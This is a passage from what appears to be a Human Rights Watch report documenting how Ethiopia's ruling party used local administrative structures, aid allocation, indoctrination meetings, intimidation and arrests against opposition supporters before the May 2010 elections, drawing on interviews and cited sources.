⁴⁹ Human Rights Watch, “Analysis of Ethiopia’s Draft Civil Society Law,” October 13, 2008, <http://www.hrw.org/node/88963>; and Human Rights Watch, “Analysis of Ethiopia’s Draft Anti-Terrorism Law,” June 30, 2009, <http://www.hrw.org/node/84132>.

2010 Pre-Electoral Period

The environment in the months leading up to the May 2010 elections raises a number of concerns about the fairness of the electoral playing field. These include constraints on free assembly, association, and speech, as described below. But broader concerns also include the detention of political prisoners, including UDJ opposition leader Birtukan Midekssa; the impartiality of the National Electoral Board; the role of international observers; funding for political parties; the independence of the judiciary (in the event of disputes); and the role of the police and military.

The ruling party has rejected concerns raised about the relevance of these issues and instead has promoted the code of conduct that it signed with some opposition parties on October 30, 2009, as evidence that it is committed to free, fair, and credible elections.⁵⁰ For its part, the main opposition coalition, the Forum for Democratic Dialogue (*Medrek*), walked out of the talks early on because they claimed that most of their concerns were not on the agenda. The government insisted that the talks were to be only about the code of conduct, but the Forum wanted parallel talks on the other issues.⁵¹

Eventually three opposition parties signed the code of conduct—the All Ethiopian Unity Party (AEUP), the Ethiopian Democratic Party (EDP), and the Coalition for Unity and Democracy Party (CUD).⁵² The Forum stated that a code signed by four parties out of the 90 registered by the National Electoral Board cannot be said to be representative.⁵³ The government later claimed that 65 political parties had participated in the talks.⁵⁴

Irrespective of the claims and counterclaims by the ruling party and opposition, the existence of a code of conduct is only one small element in the framework for elections. The

⁵⁰ The Ethiopian Ministry of Foreign Affairs wrote in its weekly briefing that the “Code of Conduct, now enshrined in law, is the most distinctive feature in the evolution of the Ethiopian electoral process, and indeed the legislation is unprecedented. It is designed to ensure that the forthcoming election, as well as all future elections, will be free, fair and credible. The result of an historic agreement by 65 political parties who have a genuine stake in the success of the upcoming election, it expresses the very clear determination by nearly all the main actors in the Ethiopian political process that the electoral process should succeed.” *A Week in the Horn*, January 22, 2010.

⁵¹ Human Rights Watch interviews with diplomats, members of the “Ethiopian Partners Group,” Addis Ababa, September 8 and October 6, 2009; and with opposition leaders, December 2009.

⁵² Currently the major opposition coalition is the Forum for Democratic Dialogue (*Medrek*), which includes the Unity for Democracy and Justice party formed by some of the former CUD leadership and led by Birtukan Midekssa; the OFDM, led by Bulcha Demeksa; the UEDF, led by Beyene Petros and Merera Gudina; Arena-Tigray, led by Gebru Asrat; and the Coalition of Somali Democratic Forces. The three opposition parties that signed the Code of Conduct and are not part of the FDD are former CUD members: Hailu Shawl’s AEUP, Lidetu Ayalew’s EDP-Medhin and the CUDP.

⁵³ See Melaku Demissie and Firew Abebe, “Parties sign pact on electoral code of conduct,” *The Reporter*, October 31, 2009, <http://en.ethiopianreporter.com/content/view/1837/26/> (accessed January 30, 2010), which includes text of the code.

⁵⁴ *A Week in the Horn*, January 22, 2010.

human rights context of the elections—the ability of parties to freely organize and campaign; candidates to register; and, ultimately, voters to have access to objective and varied sources of information and a meaningful choice at the polls—is influenced far more significantly by the broader conditions and patterns of respect or abuse of human rights.

Constricting Political Space

The government denies that political space in Ethiopia is narrowing and points to the introduction of the electoral law, the press law, the increasing number of political parties, and the recent adoption of an electoral code of conduct to support its claims.⁵⁵ However, over many years the ruling EPRDF has pursued a carrot-and-stick strategy to effectively limit the ability of independent voices to peacefully express their views.

The carrot offered by local officials is access to jobs and government-controlled resources and services to encourage people into joining the ruling party. This approach encourages dependency on the government for people struggling for social and economic survival. As for the stick, government officials and EPRDF supporters use threats, harassment, and the cutting off of government resources to single out those individuals who support the opposition, fail to support the ruling party, or for whatever reason otherwise step out of line.

Particularly in Ethiopia's rural areas, where the local administration maintains a strong grip on communities, this combination of tactics is extremely effective at both restricting opposition activity where it exists, and preventing it from arising.

Expanding Ruling Party Control

Since the 2005 elections, the EPRDF has pursued a vigorous strategy of shutting down opposition parties, purging dissent from within its own ranks, and using all means at its disposal to recruit the population into the party.

This has led to the systematic politicization of much of the civil service, most government services, and large areas of Ethiopian civic life, so that fewer and fewer economic activities, community meetings, or civic associations occur outside the purview of the EPRDF.

Apparatus of Control

As described above, the *kebele* and *woreda* structure provides a potent and intrusive mechanism for the ruling party to gather information on and control communities. Alessa Mengesha, an opposition leader and former member of the transitional government after the fall of the Derg regime, explained:

⁵⁵ Human Rights Watch interview with Bereket Simon, minister of Government Communication Affairs Office, Addis Ababa, December 22, 2009.

To understand the context of intimidation you have to understand the government structure in the *kebele*. There are seven cabinet members in the *kebele* administration: a social court, a committee for administration and security, an armed militia group, development agents (from the Ministry of Agriculture) who live and work in the *kebele*, school directors of the schools in the *kebele*, representatives of sectoral departments like health workers and teachers. If you see the political affiliation of all of these persons, no one not in the ruling party can assume these positions—except possibly teachers. This structure is there to tie the farmer-peasant hand to foot.⁵⁶

The introduction of new sub-*kebele* levels of administration, like the *gott* and *garee* in Oromia, appears to have gathered pace in the lead-up to the 2010 elections. During the second half of 2009, Human Rights Watch researchers spoke to villagers in three of Ethiopia's most populated regions—Amhara, the Southern Nations, Nationalities and Peoples' Region (SNNPR), and Oromia—who described a system of cells comprising between 10 and 50 households, headed by a party-appointed official who would report to the *kebele* chairman. Civil servants in the regional governments of Amhara and SNNPR confirmed that this was now a common feature across both regions and, to their knowledge, also operated in other regions of the country.⁵⁷ Gebru Asrat, the leader of Arena-Tigray, a Tigrayan opposition party, also told Human Rights Watch that the cell structure is well entrenched across the Tigray region.⁵⁸

Farmers from 53 different *kebeles* in Amhara, SNNPR, and Oromia regions described a similar pattern in 2009, noting that the sub-*kebele* structure was imposed from above and used as a tool of control as well as development. As one opposition leader from Awassa told Human Rights Watch:

You need to understand the structure in the village. The *kebele* is split into groups of 100 or 200. Each group has its leader who is responsible to the *kebele* chairman, and he has five militia members under his command. They follow up on each person. The purpose is to prevent any other opposition party from entering in. It is to control the population, ahead of the election.

⁵⁶ Human Rights Watch interview with Alessa Mengesha, chairman of the Gedeo Peoples Democratic Organization, Addis Ababa, September 25, 2009.

⁵⁷ Human Rights Watch interviews, Amhara, SNNPR, and Addis Ababa, September 2009.

⁵⁸ Human Rights Watch interview with Gebru Asrat, Addis Ababa, October 7, 2009.

They started this system six months ago [in early 2009], and said it was in preparation for the election. The *kebele* leader coordinates the cell leaders. If you are discovered to be SLM [Sidamo Liberation Movement, an opposition party based in SNNPR] or any other opposition party you will be chased out. When one of our members goes for a meeting, they watch and inform; the militia, the neighbors, they are controlling the people. Our people cannot go anywhere!⁵⁹

Several farmers described a similar structure in their villages in SNNPR and in Amhara. A farmer from SNNPR said that those who do not participate in cell meetings are punished:

There are cells in our *kebele*, each cell has five members and the one who is not active in that cell will be discriminated against... the leader of each cell is a ruling party member. All the civil servants in the *kebele* are ruling party members.⁶⁰

A teacher in Gonder, Amhara region, expressed similar views:

You have to understand that at the grassroots level, everything is organized according to the EPRDF ideology, everything is organized and controlled by cells; if you are opposition you are excluded.⁶¹

Leveraging Resources and Services

Within the tightly controlled world of a rural *kebele*, finding an alternative means of organizing social life or earning a living outside the sanctioned structures is extremely difficult. The government services, jobs, allocation of aid, and resources—and therefore livelihoods—that are controlled by those same structures are also tools used to discourage opposition to government policies, deny the opposition political space, and punish those who do not follow the party line.

Human Rights Watch was told repeatedly over the past year that the EPRDF was using financial incentives and organized government-affiliated associations in many rural communities to consolidate support for the ruling party. “At the *kebele*, youths are paid per

⁵⁹ Human Rights Watch interview with SLM leaders, Awassa, September 28, 2009.

⁶⁰ Human Rights Watch interview with farmer and opposition SLM member, Awassa, September 30, 2009.

⁶¹ Human Rights Watch interview with teacher, Gonder, September 18, 2009.

diems to attend meetings,” said the teacher from Gonder.⁶² An Oromia resident who said he was not an opposition supporter, explained:

I don’t think elections will be like in 2005. The government has mobilized all structures: women’s leagues, youth leagues. In Ambo there are mini-associations. If you are absent from a meeting then there’s a serious evaluation of why you’re not present.⁶³

Opposition parties have long complained that *kebele* and sub-*kebele* structures are run for political purposes and resources are awarded on a political basis. Bulcha Demeksa, a leading opposition politician and head of the Oromo Federalist Democratic Movement (OFDM) told Human Rights Watch that resources are used to punish perceived opposition support and as an incentive to join the ruling party:

People are told if they don’t vote EPRDF, then no fertilizers, clinics. If you get sick, they don’t get a referral note from the *kebele* official for hospital in Addis Ababa.⁶⁴

Human Rights Watch first documented patterns of abuses in the *kebele* structures in Oromia in 2005, but in 2009 the pattern also emerged in a much broader investigation in 27 *woredas* across Amhara, SNNPR, and Oromia regions.⁶⁵ Opposition supporters in Amhara described a trend of discriminatory resource allocation, with farmers unable to access seeds and fertilizers if perceived to support the opposition. They noted, however, that in their *kebeles* such discriminatory treatment did not extend to the health or education sectors. One farmer described the restrictions faced by opposition supporters in Amhara:

The co-operative gets [the hybrid maize seeds] from the government, but the co-op selects whom to give them to and UDJ [Unity for Democracy and Justice] members cannot get them. The same with fertilizer or seedlings for cattle fodder from the rural development office. Those who do not support the government get nothing.⁶⁶

⁶² Ibid.

⁶³ Human Rights Watch interview with student, Addis Ababa, June 23, 2009.

⁶⁴ Human Rights Watch interview with Bulcha Demeksa, Addis Ababa, June 26, 2009.

⁶⁵ The politicized distribution of aid resources will be described in more detail in a forthcoming Human Rights Watch report.

⁶⁶ Human Rights Watch interview with farmer from Merawi *woreda*, Bahir Dar, September 16, 2009.

A farmer from Merawi *woreda*, also in Amhara, told Human Rights Watch that the harassment and discriminatory treatment stemmed from the pattern of voting in the 2005 election.⁶⁷ “This *woreda*, in the eyes of the EPRDF, is against them because it voted CUD in 2005, so the government handles it roughly,” he said.⁶⁸

Supporters of southern opposition parties reported similar complaints. An opposition party leader from the Awassa area told Human Rights Watch:

Our members are not getting safety net [food for work] assistance, they are telling us, “It is not my choice but I need food, I need fertilizer, I am leaving for the sake of my family.” This is the main cause of losing our members at the moment. Family members, students, graduates cannot get work if they are in opposition, so it makes the problem worse.⁶⁹

A teacher from North Wollo, in Amhara region, who is unaffiliated to any political party, told Human Rights Watch:

In the *woreda* where I was [living], many opposition supporters were discriminated against on safety net.... They were distinguished by the conversation as well as their official affiliation. The government is trying to run everything in a political sense. Everything becomes political.⁷⁰

A member of the EPRDF from Dilla zone in SNNPR who was receiving safety net assistance in return for work said:

There is not a single opposition person in the safety net program with me. I don't know the exact number of people but the *kebele* is always making lists saying this person is opposition, this person is this party, this person is that party.⁷¹

⁶⁷ According to official results, more than 60 percent of voters supported the CUD in Merawi *woreda*, which is located in West Gojjam zone, Amhara region. See Election results, National Electoral Board website, <http://www.electionsethiopia.org/Amhara.aspx> (accessed October 5, 2009).

⁶⁸ Human Rights Watch interview with farmer from Merawi *woreda*, Bahir Dar, September 16, 2009.

⁶⁹ Human Rights Watch interview with Sidamo Liberation Movement leaders, Awassa, September 28, 2009.

⁷⁰ Human Rights Watch interview with teacher, Amhara region, September 18, 2009.

⁷¹ Human Rights Watch interview with farmer, EPRDF member, Dilla, October 3, 2009.

Another EPRDF member from Sidama zone said he had joined the ruling party just to get food aid:

I am a member of the EPRDF, but I do support the opposition party. Being a member does not mean anything. I am a member of EPRDF because I need relief assistance.... The list of receipts—the proof that I am paying my dues to the party—are required to get relief assistance. I am paying because I do not want to be suppressed or ignored.⁷²

Opposition farmers in West Haraghe zone in Oromia told Voice of America that residents' committees were denying food aid to citizens that did not vote for EPRDF or its allies in recent elections.⁷³

Opposition supporters of the Tigrayan opposition party, Arena-Tigray, alleged that they had done work under the food-for-work program but had been denied payment because of their political affiliation. When they tried to meet with a Human Rights Watch researcher to explain their experiences in December 2009, they were detained and reportedly threatened.⁷⁴ The Human Rights Watch researcher was deported. An international journalist who then tried to interview the farmers was also subsequently detained and threatened with deportation.⁷⁵

A farmer who voted for the opposition in 2005, but has since left the party as a result of intimidation, described still being denied resources simply for not joining the EPRDF even though he had left the opposition party:

Those who are not supporters are like prisoners or paralyzed persons in that *kebele*. The children of those who are not supporting, when they finish school, they cannot get work, they cannot compete, they return home and try to farm, they do not have any place to go. In the *kebele*, they put people in groups of 100 and they have one leader with militia there and they are agitating people to become party members.... If there is any problem,

⁷² Human Rights Watch interview with farmer and EPRDF member, Awassa, October 1, 2009.

⁷³ Jalene Gameda, "Needy West Haraghe residents accuse officials of corruption in food aid distribution," Voice of America, January 15, 2009.

⁷⁴ Human Rights Watch telephone interview with Gebru Asrat, Arena-Tigray leader, December 26, 2009. See also Jason McClure, "Ethiopia jails seven for complaining of aid abuses," Bloomberg News, December 29, 2009.

⁷⁵ Human Rights Watch email correspondence with Jason McClure, January 11, 2010.

criminal or otherwise, there is no justice, no investigation, they destroy any chance of justice, we don't have rights.⁷⁶

Ethiopian officials have denied that there is any policy of discrimination against the opposition in access to services and resources and stated that such allegations would be investigated and punished. Prime Minister Meles told Human Rights Watch in December 2009 that the policy guidelines to authorities at the local level are very clear and that any individual who violates them would be expelled from the party, while noting that he cannot vouch for every party member.⁷⁷

However, two former senior officials in the federal and a regional government both told Human Rights Watch that the linkage between livelihoods and party membership is well understood by all government employees and party workers. The former federal official said:

You get work if you are EPRDF. When you apply for a job you are asked for a letter from an organization within the ruling EPRDF: OPDO, ANDM, TPLF, etc. You have to come with a documentation letter from one of those parties. Any layman can tell you, if you are not a member of the EPRDF then your degrees don't matter.⁷⁸

Mobilizing Civil Servants

The claim that the politicization of government services and resources at local levels is the work of a few "bad apples" is not borne out by the consistent examples of the same abuses, and the same excuses, from *woreda* and *kebele* officials at opposite ends of the country. Moreover, it is not simply programs in the rural areas that suffer from political interference.

The civil service has become highly politicized since 2005. Civil servants are subject to propaganda meetings ostensibly to learn about government policy, but in reality this is part and parcel of a process of indoctrination and ultimately a request or threat to join the EPRDF. A resident of Gonder told Human Rights Watch:

Last week all of the Amhara region civil servants, teachers, students [tenth grade and up] were in a meeting "to create awareness of government strategy

⁷⁶ Human Rights Watch interview with farmer, Awassa, September 30, 2009.

⁷⁷ Human Rights Watch interview with Prime Minister Meles Zenawi, Addis Ababa, December 22, 2009.

⁷⁸ Human Rights Watch interview with former Ministry of Agriculture official, Addis Ababa, September 21, 2009.

and policy” but the alternative agenda was to force people to join EPRDF or face the consequences. At the end of the meeting they were given a form to join EPRDF.⁷⁹

Another civil servant in Gonder independently confirmed the description of the meeting, noting that the conference was “really about revolutionary democracy.” He further explained, “The reality is that it is indoctrinating civil servants about EPRDF.... The conference is the first phase of the elections. After the meeting they distributed papers, forms to join the party, they said ‘Fill this’ like it was an order.”⁸⁰

Yet another participant in the Amhara state conference told Human Rights Watch:

In the conference they classified all political parties into two categories: those who support revolutionary democracy and those who espouse liberal democracy. Revolutionary democracy is considered as a means of development and liberal democracy is considered as a means for rent-seeking. A security official in the Gonder security office said, “One cannot live being neutral, either you must join the EPRDF or the rent-seekers.”⁸¹

Residents of SNNPR described similar conferences and trainings taking place in late 2009 in Awassa, the capital of the SNNPR. Local residents told Human Rights Watch:

There are cadres currently being trained in Awassa, there are batches of hundreds or even thousands, up to 3,000 each month.... The payment is governmental, government transport, government buildings, it is an unfair use of state resources. It is visible, everyone in town can see them moving in government cars, they have a dormitory at the university.⁸²

Another Awassa resident who spent time at the teachers’ college where the training was taking place said:

⁷⁹ Human Rights Watch interview with Gonder resident, Gonder, September 17, 2009.

⁸⁰ Human Rights Watch interview with civil servant, Gonder, September 18, 2009.

⁸¹ Human Rights Watch interview with teacher, Gonder, September 18, 2009.

⁸² Human Rights Watch interview with residents, Awassa, September 29, 2009.

One of the trainings is for the party cadres from government, from civil service from *woreda* up to regional level... The name is “capacity building”—it’s the talk of the town that they are being prepared for the coming election. Every government meeting is now about that and the theory of revolutionary democracy.⁸³

Mobilizing Teachers and Students

Human Rights Watch has monitored and documented the EPRDF’s sustained crackdown on academic freedom over more than a decade, including its campaign to dismantle the Ethiopian Teachers’ Association (see the text box, Campaign against the Ethiopian Teachers’ Association).⁸⁴ The intensified targeting of teachers and students for party membership likely reflects the disproportionate influence of these educated individuals in a country where only a small percentage of the population completes secondary school. But the government’s sustained efforts to control the education sector may also derive from the TPLF’s recognition of its own origins as a student movement and its concerns over students as a source of political dissent.

Many people interviewed by Human Rights Watch in 2009, including teachers, students, and concerned parents in different regions of Ethiopia, noted that the ruling party’s efforts to mobilize EPRDF supporters and restrict opposition support have in recent years been specifically targeted at students and teachers.

Teachers living in different *woredas* and in different regions repeatedly told Human Rights Watch that they were under immense pressure by local administrations to join the ruling party, pay annual party contributions, and attend training conferences that included EPRDF indoctrination.

In Ambo, a town in western Oromia, a teacher complained of what he called “an intimidation campaign by *woreda* administrators and *woreda* school supervisors to enlist teachers as EPRDF members.” And once you become a member, he said, the party “deducts [party dues] from our salary—most comply because it’s not prudent to be openly defiant. Some have done it, though, and they pay the price.”⁸⁵

⁸³ Human Rights Watch interview with teacher, Awassa, September 29, 2009.

⁸⁴ Human Rights Watch, *Lessons in Repression: Violations of Academic Freedom in Ethiopia*, vol. 15, no. 2(A), January 2003, <http://www.hrw.org/node/12373>.

⁸⁵ Human Rights Watch interview with teacher, Ambo, November 14, 2009.

A teachers' training conference in Awassa, in SNNPR, included three days of discussions of EPRDF policies and programs. According to one teacher who attended, "the last day was about joining the EPRDF party."⁸⁶ Other teachers from Ambo, Dessie, and Gonder described similar conferences with an overtly political agenda.⁸⁷

Most concerning of all perhaps, was that all high school students above grade 10, around the age of 14 and older, have been required to participate in the meetings too. Every school in every region visited by Human Rights Watch, including in Addis Ababa, had at some point during 2009 held a conference on the same topic of "awareness of government policy and strategy." Three students interviewed by Human Rights Watch researchers talked about the "propaganda." One student told Human Rights Watch about one of these conferences, for which each student was paid 25 Birr (US\$2) for attending:

They were not teaching us subjects, but their policy and their aims for the 2010 election and their educational policy.... They took our names and they called us and they said that anytime when they want us they have our phones, names, addresses, and they will call us. And they give us a party form—all of us in the seminar fill out the form. No one refused to fill. We were not forced, but we are not free. The party identification is very important for us. At university level they will ask for this and if you want other opportunities you will need it.⁸⁸

A teacher in Gonder complained to the authorities at the teachers' conference about the indoctrination of students. He said:

EPRDF advocates their ideology in primary and secondary schools. I asked why they were pushing the political program of one party in schools—it should be a place of education not political indoctrination. They even have cells of teachers (10) and cells of students (10) in the school.⁸⁹

The party mobilization is successful. A teacher at a college in SNNPR described proctoring an entrance exam, and how when students were asked to place their identity cards on their

⁸⁶ Human Rights Watch interview with teacher, Awassa, September 29, 2009.

⁸⁷ Human Rights Watch interviews, September and October 2009.

⁸⁸ Human Rights Watch interview with high school student, Awassa, October 1, 2009.

⁸⁹ Human Rights Watch interview with teacher, Gonder, September 18, 2009.

desks during the exam, most put their party identification cards on display, rather than their national identity cards. The teacher described his reaction:

I was shocked. I'm not blaming the children, they merely thought that was what was expected of them.... They are victims, they are not doing this willingly or knowingly—party membership is becoming the order of the day, it is what they are growing up with. We are not teaching them about freedom, making independent choices.⁹⁰

Intimidation of Political Opposition

Cases of violent attacks and arbitrary detention of opposition supporters continue to take place, but the most common forms of repression are more subtle. Local officials and EPRDF members regularly target opposition party offices and officials through a variety of tactics: threats and harassment, closing party offices, breaking up meetings, denying them access to state resources, and generally making it difficult, if not impossible, for them to carry out their political activities.

These actions not only restrict lawful opposition activity, they send a potent message to the general population that supporting the opposition will bear a heavy cost. In many rural communities, this prevents the emergence of political opposition altogether. The structure of *woreda*, *kebele*, and sub-*kebele* administrations, especially the cells—the *gott* and *garee* system—contributes to a climate of intimidation where the cost of exercising one's right to freedom of expression or association is high.

Opposition members and supporters from a variety of regions had similar complaints of inability to open party offices or hold meetings due to government harassment and intimidation. An opposition leader from the UEDF party described the current conditions for opposition parties in Hadiya and Wolayita zones in SNNPR:

It's difficult to rent office space, people are threatened if they want to rent. In Hadiya and Wolayita the deals for office space fell through because of threats.... Three months ago, constituencies were asked to open offices but it puts people in trouble.⁹¹

⁹⁰ Human Rights Watch interview with teacher, SNNPR, September 29, 2009.

⁹¹ Human Rights Watch interview with Beyene Petros, Addis Ababa, June 24, 2009.

Similar problems were described by the Sidamo Liberation Movement (SLM), which is active in Awassa and some surrounding *woredas* in SNNPR. The SLM had party offices closed and were denied permission to open offices in Goreche, Dara, and Bursa *woredas*. In Bursa, 49 SLM supporters were arrested and detained after demanding that they be allowed to open an office. “The authorities accused them of gathering without permission,” an SLM official told Human Rights Watch.⁹²

In Gamo Gofa zone, SNNPR, AEUP officials described having offices shut down and their officers detained in several locations because the national flag they were flying was not considered to be the correct one—it lacked a star in the center (the EPRDF’s adaptation of the Ethiopian flag).⁹³ Officials from another southern opposition party, the Sidama Hadicho Peoples Democratic Organization, also based around Awassa in Sidama zone, told Human Rights Watch:

We are trying to get ready for the election, but there is no freedom. We have an office, but if we try and meet, our members cannot come—they are not free to talk. If they try to meet, the *kebele* people will prevent them.... We tried to meet in the *kebeles* twice [July 2006 and January 2007] but the government came and cancelled the meeting and arrested some of our members, both times, so we haven’t tried since. We reported this to every office including the NEB but nothing was done.⁹⁴

Residents of Amhara region described similar threats. A UDJ supporter from a *woreda* in Amhara region said:

We tried to open an office, they frustrated us, no one would dare sit there. We can meet amongst ourselves but hold a public meeting? No way! We are being followed all the time during the day, how can we call a meeting in this situation—it is unthinkable!⁹⁵

Often the government intimidation is less tangible. A number of opposition party supporters complained of intense surveillance and the pervasive culture of fear, particularly in the rural

⁹² Human Rights Watch interview with SLM officials, Awassa, September 28, 2009.

⁹³ Human Rights Watch interview with AEUP officials, Awassa, June 24, 2009.

⁹⁴ Human Rights Watch interview with SHPDO official, Awassa, September 28, 2009.

⁹⁵ Human Rights Watch interview with UDJ member, Bahir Dar, September 16, 2009.

areas where the *kebele* and cell structure facilitates information gathering on every individual. One opposition party leader explained to Human Rights Watch:

I know the people who are following us, we see them every day at the office and everywhere we go. The purpose is to intimidate us, frustrate us. The conditions get worse as you go further from Addis Ababa, in the regions, the zones, the *woredas* and *kebeles*. They want us to know we are being watched, to know that we cannot hide from them.⁹⁶

A farmer in SNNPR described this form of intimidation in more detail:

The *kebele* has made 60 people spies. They spy on the opposition party members, they report on what we do, where we go, etc. We are scared, even scared to go out much. They are like militias, they are armed with guns. They say to us, “This year, we will see who is going to win, we know what you are doing and who you are in touch with, and we will see what happens.” They do not harm us, they don’t touch us, but they talk to us like this and make us afraid.⁹⁷

A UDJ official described trying to hold a meeting in Amhara region:

On March 8 [2009] we tried to hold a rally in Debre Markos, the vehicles went around with loudspeakers announcing the meeting but the police prevented the vehicles from moving. Finally the UDJ members went to a hall and people came by word of mouth.⁹⁸

Even in locations where opposition offices are allowed to exist, the level of intimidation sometimes renders them irrelevant. A UDJ official in Amhara region explained:

We are constantly being intimidated by EPRDF cadres and told to leave UDJ and join the ruling party.... If someone joins our party they will lose their job. The office is open but we cannot do any activities.... The government officially sanctions our rallies but when we try to hold meetings the security

⁹⁶ Human Rights Watch interview with opposition party leader, Addis Ababa, September 25, 2009.

⁹⁷ Human Rights Watch interview with farmer from SNNPR, Awassa, October 2, 2009.

⁹⁸ Human Rights Watch interview with opposition party supporter, Bahir Dar, September 15, 2009.

people are everywhere telling the people not to attend or warning them of the consequences if they join the party. In the rural areas it is dangerous to come to our rallies.⁹⁹

A member of the Gedeo People's Democratic Organization (GPDO) described people being summoned to the *kebele* office and ordered to quit the GPDO. He showed Human Rights Watch researchers letters written by *kebele* officials with the stamp of the government addressed to their members requiring them to quit the GPDO and issue a public apology in writing. GPDO officials claimed that their members who refused were denied identification cards, safety net participation, and were ostracized by their neighbors. "The party acts like the state and assumes state authority in many *kebeles*," he said.¹⁰⁰

In some rural areas, opposition members have tried to organize. But, as a farmer from West Shewa zone, near Ambo, said, "There is no opposition activity in our area. Some have tried to join the opposition and mobilize support in rural areas, but the clampdown had been swift."¹⁰¹

According to a teacher in Ambo, reflecting the views of many with whom Human Rights Watch spoke: "Opposition activity has been curtailed for all practical purposes. There is only room for the EPRDF."¹⁰²

Violence, Arbitrary Arrest, and Detention of Opposition Supporters

Violent attacks were a feature of previous pre-electoral periods in Ethiopia. In the course of its research in 2009, Human Rights Watch received a number of allegations of recent assaults on opposition supporters, often by *kebele* militia, who are controlled by local *kebele* officials and are an integral part of the local security apparatus. Many of these allegations are difficult to investigate due to the increasing challenges for independent researchers and media to access rural areas and interview witnesses to incidents (see below, Stifling Independent Voices).

In visits to Gamo Gofa zone in SNNPR, and East Gojjam, another zone in Amhara region, Human Rights Watch researchers documented attacks on opposition supporters by

⁹⁹ Human Rights Watch interview with UDJ organizer, Amhara, September 14, 2009.

¹⁰⁰ Human rights Watch interview, SNNPR, October 3, 2009; and with Alessa Mengesha, GPDO chairman, Addis Ababa, September 25, 2009.

¹⁰¹ Human Rights Watch interview with farmer, Ambo, November 14, 2009.

¹⁰² Human Rights Watch interview with teacher, Ambo, November 14, 2009.

members of the *kebele* militia. In Lante and Derashe *woredas* in SNNPR, *kebele* militia were reportedly displacing people from their homes and confiscating land.¹⁰³ In East Gojjam, priests, farmers, and opposition officials reported violent attacks on opposition supporters in Dangla *woreda*.¹⁰⁴ In one town in Amhara (name withheld for the safety of the victim), a young woman manning an opposition office described how she was sexually assaulted by a member of the *kebele* militia, an EPRDF member, who said to her afterwards, “Let Birtukan come and deliver you from this mess!”—a reference to detained UDJ leader Birtukan Midekssa.¹⁰⁵

A local human rights activist told Human Rights Watch:

In East Gojjam (Debre Markos), the militia are very active in [assaulting] people who had been opposition supporters in 2005. If you had any contact with the opposition in 2005, that still follows you. Militia are raiding homes, beating people, even killing. Other notorious areas are South Wollo, Dessie, Derashe, Nekemte, Ambo, and North Shoa.¹⁰⁶

Opposition parties including the UDJ and AEUP publicly complained about politically motivated violence against their members,¹⁰⁷ after both parties had compiled dossiers in June 2009 documenting arbitrary arrests, intimidation, and violence. The AEUP reported violent attacks, including the murders of seven of their members in North Gonder, South Gonder, and West Gojjam in Amhara, and Gedeo in SNNPR.¹⁰⁸ Human Rights Watch was unable to confirm the allegations, but these serious charges should be impartially and credibly investigated.

Arbitrary detentions also remain a serious concern. Ethiopia’s most prominent political prisoner is Birtukan Midekssa, the leader of the UDJ party. Birtukan was among the Coalition for Unity and Democracy leadership arrested in 2005, convicted of “outrages against the constitution,” and released in 2007 after receiving a pardon. She was re-arrested in December 2008 for allegedly violating the terms of her pardon, according to the

¹⁰³ Human Rights Watch interviews with farmer, Arba Minch, June 24, 2009; and displaced farmers, Derashe, June 25, 2009.

¹⁰⁴ Human Rights Watch interviews, Bahir Dar, September 16, 2009.

¹⁰⁵ Human Rights Watch interview, location withheld, date withheld.

¹⁰⁶ Human Rights Watch interview with human rights activist, Addis Ababa, September 8, 2009.

¹⁰⁷ Barry Malone, “Ethiopia Opposition says nearly 450 members jailed,” Reuters, November 3, 2009.

¹⁰⁸ “Human Rights Violations Committed Against Members of AEUP and its Institutions by EPRDF Government Institutions and its Party Cadres,” AEUP, June 2009; and “Violations of human and democratic rights perpetrated against UDJ activists in the SNNPR, Oromiya and Amhara regions,” UDJ, June 2009, both on file with Human Rights Watch.

government.¹⁰⁹ In December 2009, the United Nations Working Group on Arbitrary Detention adopted an opinion finding that Birtukan was being arbitrarily detained.¹¹⁰

As elections have gotten closer, politically motivated arrests have increased. In November 2009, four opposition parties produced lists of over 450 people jailed, they said, for political reasons or trumped-up charges designed to frustrate their political activities.¹¹¹ Then, in January 2010, the Oromo Federalist Democratic Movement (OFDM) chairman, Bulcha Demeksa, told Voice of America radio that would-be candidates were being arrested in Oromia to prevent them from registering as candidates for the election.¹¹²

Rights activists in southern Oromia reported to Human Rights Watch that several hundred students, farmers, and businesspeople had been detained in prisons in the towns of Yabello and Negelle Borena. They claimed over 150 people, mostly affiliated with the Oromo People's Congress (OPC), were in Yabello jail as of January 25, and several hundred in Negelle Borena. The arrests had reportedly started in response to protests about the activities of mining companies in the region, which the authorities attributed to the opposition.¹¹³

On March 2, 2010, an opposition candidate from the Arena-Tigray party, Aregawi Gebreyohannes, was stabbed to death by five unidentified men.¹¹⁴ Aregawi was a candidate for the federal parliament running in Shire district, Tigray region. He had previously been detained twice in connection with his political activities, officials from his party told Human Rights Watch. He had reported to his colleagues that he was experiencing rising intimidation and harassment in the days preceding his murder, and that he feared for his own safety.¹¹⁵

The government stated that Aregawi's death was the result of a personal dispute unrelated to politics.¹¹⁶ More broadly, the government has generally dismissed allegations of

¹⁰⁹ "UDJ's Chairwoman, Judge Birtukan Mideksa, arrested," Ethiopian News Agency, December 29, 2008, <http://www.ethiofact.com/index.php?/20081229241/news/birtukan-mideksa.html> (accessed February 26, 2009).

¹¹⁰ UN Human Rights Council, "Report of the Working Group on Arbitrary Detention," A/HRC/18/30, January 15, 2010, http://www2.ohchr.org/english/bodies/hrcouncil/docs/13session/A.HRC.13.30_AEV.pdf (accessed January 30, 2010).

¹¹¹ Malone, "Ethiopian Opposition says nearly 450 members jailed," Reuters, November 3, 2009.

¹¹² Peter Heinlein, "Ethiopian Opposition says would-be candidates arrested," Voice of America, January 12, 2010.

¹¹³ Confidential communication, "Mass arrests in the Southern region of Ethiopia - Oromia," January 25, 2010, on file with Human Rights Watch.

¹¹⁴ Jason McClure, "Candidate is Stabbed to Death in Ethiopia," Bloomberg News, March 2, 2010.

¹¹⁵ Human Rights Watch telephone interview with Arena-Tigray official, March 4, 2010.

¹¹⁶ McClure, "Candidate is Stabbed to Death in Ethiopia," Bloomberg News, March 2, 2010.

government attacks on and repression of opposition supporters, arguing that the allegations are “baseless” opposition tactics designed to discredit the elections.¹¹⁷

The Ethiopian government has also contended that the revocation of Birtukan Midekssa’s pardon and her incarceration for life was legitimate, although she had no trial before she was re-imprisoned for life in December 2008. Prime Minister Meles Zenawi has contested any characterization of her arrest as politically motivated, and in December 2009 Meles said in a press conference that any discussion of her release was “a dead issue.”¹¹⁸

¹¹⁷ Barry Malone, “Analysis: Ethiopian opposition impotent as elections loom,” Reuters, November 3, 2009.

¹¹⁸ Xan Rice, “Jailed but not forgotten: Ethiopia’s most famous political prisoner,” *Guardian* (UK), January 9, 2010.

Stifling Independent Voices

